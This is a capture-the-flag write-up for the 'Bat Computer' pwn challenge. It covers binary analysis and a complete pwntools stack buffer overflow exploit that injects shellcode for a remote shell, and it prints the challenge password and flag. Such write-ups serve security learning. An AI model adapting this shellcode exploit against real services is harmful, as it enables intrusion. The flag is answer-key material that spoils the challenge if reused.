
Bat Computer
| Name: | Bat Computer |
|---|---|
| Hint: | It's your time to save the world! |
| Base Points: | Easy - Retired [0] |
| Rated Difficulty: |  |
 | HTB-Bot |
| Creator: | w3th4nds |
| Challenge File: | batcomputer |
Download and unzip the file and check the hint:
Hint: It's your time to save the world!
Files: batcomputer
We start out with our standard "file", "checksec", and "strings" checks.

We are dealing with a 64-bit ELF Linux Binary Executable. In the "strings" output, we see a:
b4tp@$$w0rd!password string. Let me delve deeper into the checksec command...
RELRO = Partial. This means that a portion of this binary is set to Read-Only.
Stack Canary = No canary found. This means that there are no security cookies set into the stack. We may be able to use this to perform buffer overflow attacks.
NX = Disabled. This means that commands/code can be executed on the stack itself.
PIE = PIE Enabled. This means that the binary and its dependencies run in random memory locations each time the application is run.
The rest can be ignored for this particular PWN challenge. So, we don't have a security cookie, can run code and commands directly on the stack, part of the binary is read-only, and we have a b4tp@$$w0rd! password. Let's run the binary and see what it does and if we can use that password.

The password works, but we don't really have a good "navigation" command. That may be our overflow point. To check, let's open the program in gdb, but we need to stop the program once it reaches the first menu using "CTRL-C". This provides us with the memory address of the main function.

While this is all well and good, we need the memory address being used for the main function. This only provided the buffer address, and when we search, that main function's name has been stripped. There are some other things we need to find to confirm this is actually a Buffer Overflow. Let's decompile this in Ghidra and see what we can read and determine.

Sure enough, Ghidra confirms that the function names have been stripped, which explains why I could not set a breakpoint at the main function using:
b *mainWe do, however, find the main function in FUN_001011ec.

Examining this function, we need to pull the random address of auStack84, find the offset, and send our shell code to the navigation command section of the main function. Because NX is disabled, the shell code will execute on the stack. If we're using gdb-pwndbg, we can drop into radare2, use aa to analyze all, and then afl to print the offset for the main function. Using s main and then pdf, we can also disassemble that main function. {NO DISASSEMBLE!! - Johnny 5}. Couldn't resist the Short Circuit reference :D


Now that we have the main function and its offset, let's create a 100-character string, pass it to the navigational commands, and see what happens and possibly determine the buffer length.
pwndbg> cyclic 100Alternatively, generate a 100-character string such as:
oxUoWO3YmddV0rJk2ZpVwiBdGQbnfZuwn6jVeDhuxTkqR3rmNqQd9RztIzEOUiKAtjgfoZtTtL5FIvIHGn4zX4Iau97P31ykmOoGRun the program, select 2, enter the b@t password, enter the cyclic string in the navigation commands, then add a second random value. The second value will cause the program to segmentation fault.

Now that it has crashed, we confirmed that everything after "commands:" can cause the buffer overflow to trigger. We can also use:
cyclic -l X4Tato determine that the offset needed is 84. So, now it's time to build our pwntools script!
from pwn import *

context.binary = ELF("/batcomputer")
p = remote("<INSTANCE IP>", "<INSTANCE PORT>")

p.sendlineafter(b">", b"1")
Address = int(p.recvline().decode().strip().split(" ")[-1], 16)

Offset = 84
Shellcode = asm(shellcraft.popad() + shellcraft.sh())
Padding = b"A" * (Offset - len(Shellcode))
Stack_Address = p64(Address)
Payload = Shellcode + Padding + Stack_Address

p.sendlineafter(b">", b"2")
p.sendlineafter(b"password: ", b"b4tp@$$w0rd!")
p.sendlineafter(b"commands: ", Payload)

p.sendlineafter(b">", b"3")
p.interactive()
Run the exploit and retrieve the flag:

$ ls
batcomputer
flag.txt
$ cat flag.txt
HTB{l0v3_y0uR_sh3llf_U_s4v3d_th3_w0rld!}
$
One interactive shell and one user flag! I can honestly say that I'm not the world's best at anything BoF related, but this one was fairly simple, even for an idiot like me :D
HTB{l0v3_y0uR_sh3llf_U_s4v3d_th3_w0rld!}